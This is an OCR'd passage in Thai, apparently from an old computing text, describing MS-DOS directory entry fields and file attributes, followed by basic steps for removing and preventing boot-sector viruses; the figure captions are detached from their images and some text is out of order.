
คลัสเตอร์เริ่มต้นมีขนาด 2 ไบต์ เป็นค่าที่บอกว่าตำแหน่งเริ่มต้นของไฟล์อยู่ที่ใด เอ็มเอสดอสจะมองข้อมูลในดิสค์ให้อยู่ในรูปของคลัสเตอร์ (cluster) เสมอ ถึงแม้ว่าแผ่นดิสค์จะถูกจัดแบ่งเป็นแทร็คกับเซกเตอร์ก็ตาม คลัสเตอร์เริ่มต้นจึงเป็นเสมือนตัวชี้ไปยังจุดเริ่มต้นของไฟล์ และเป็นส่วนสำคัญที่ช่วยให้เราเข้าไปหาไฟล์เพื่อเรียกคืนกลับมาอีกครั้ง

ขนาดของไฟล์

ขนาดของไฟล์เป็น 4 ไบต์สุดท้ายของไดเรคทอรี ซึ่งใช้บอกความยาวของไฟล์ เราจะใช้ 4 ไบต์นี้ในการหาว่าไฟล์มีความยาวเท่าใด ตัวอย่างของไดเรคทอรีที่ใช้โปรแกรมดีบักอ่านลงสู่หน่วยความจำ เพื่อชี้ให้เห็นถึงไบต์แรกที่แสดงสถานะต่าง ๆ และส่วนประกอบอื่น ๆ แสดงได้ดังรูปที่ 17 เมื่อมีการสร้างไฟล์ใหม่ เอ็มเอสดอสจะกวาดหาไดเรคทอรีและดูที่ไบต์แรกเสมอ ถ้าไบต์แรกมีค่าเป็น E5 หรือ 00 แสดงว่าสามารถนำไดเรคทอรีนี้ไปใช้




รูปที่ 13 ส่วนประกอบต่าง ๆ ของไดเรคทอรี




ready only	หมายถึงไฟล์ที่ใช้อ่านได้อย่างเดียว จะเขียนหรือแก้ไขไม่ได้
hidden	หมายถึงไฟล์ที่ถูกซ่อนไว้ ไม่สามารถแสดงให้เห็น
system	หมายถึงการบอกสถานะว่าเป็นไฟล์ของระบบ
volume lable	หมายถึงการบอกสถานะว่าไดเรคทอรีมีการบันทึกโวลุ่มไว้ด้วย
subdirectory	หมายถึงไฟล์ที่เป็นชื่อไดเรคทอรี
archive	หมายถึงไฟล์นี้ได้ผ่านการ Backup และ Restore กับฮาร์ดดิสค์
not define	หมายถึงสำรองไว้ โดยไม่ได้ใช้งานในขณะนี้


รูปที่ 14 ลักษณะเฉพาะของแอตตริบิวต์ไฟล์



รูปที่ 15 แสดงรูปแบบของการเก็บข้อมูลเวลา



รูปที่ 16 แสดงรูปแบบของการเก็บข้อมูลวันที่



รูปที่ 17 ตัวอย่างการอ่านไดเรคทอรีจากดิสค์มาสู่หน่วยความจำ

งานได้ แต่ถ้าเป็นรหัสอื่นแสดงว่าเป็นไดเรคทอรีที่ยังใช้งานอยู่หรือไม่ว่าง

การป้องกันและกำจัด

ไวรัสชนิดบูตเซกเตอร์สามารถกำจัดได้หลายวิธีดังนี้ คือ

1. ต้องเริ่มจากการศึกษาไวรัสเสียก่อนว่าไวรัสนำบูตเซกเตอร์ของดอสไปซ่อนไว้ที่ตำแหน่งใดของแผ่นดิสค์ แล้วก๊อบปี้กลับไปทับตัวไวรัส

2. ใช้คำสั่ง SYS ในดอส

3. ก๊อบปี้ไฟล์ต่าง ๆ ออกไปยังอีกแผ่นหนึ่งแล้ว ฟอร์แมตใหม่ (ถ้าจำเป็น)

4. ใช้โปรแกรมกำจัด เช่น CLEAN เป็นต้น

ในส่วนของการป้องกันมิให้ไวรัสชนิดบูตเซกเตอร์เข้าสู่ระบบคอมพิวเตอร์นั้น ทำได้โดยทำการเตรียมแผ่นบูตดอสที่ปลอดไวรัสไว้ (พร้อมติด write protect) แล้วทำการบูตด้วยแผ่นดังกล่าวตลอด ไวรัสบูตเซกเตอร์ก็จะเข้าสู่ระบบไม่ได้ (และควรหมั่นตรวจสอบบูตเซกเตอร์เสมอ ๆ โดยพิจารณาจากข้อมูลบูตเซกเตอร์มาตราฐานของดอส) สุดท้ายหวังว่าผู้อ่านคงจะปลอดภัยจากไวรัสกันทุกคน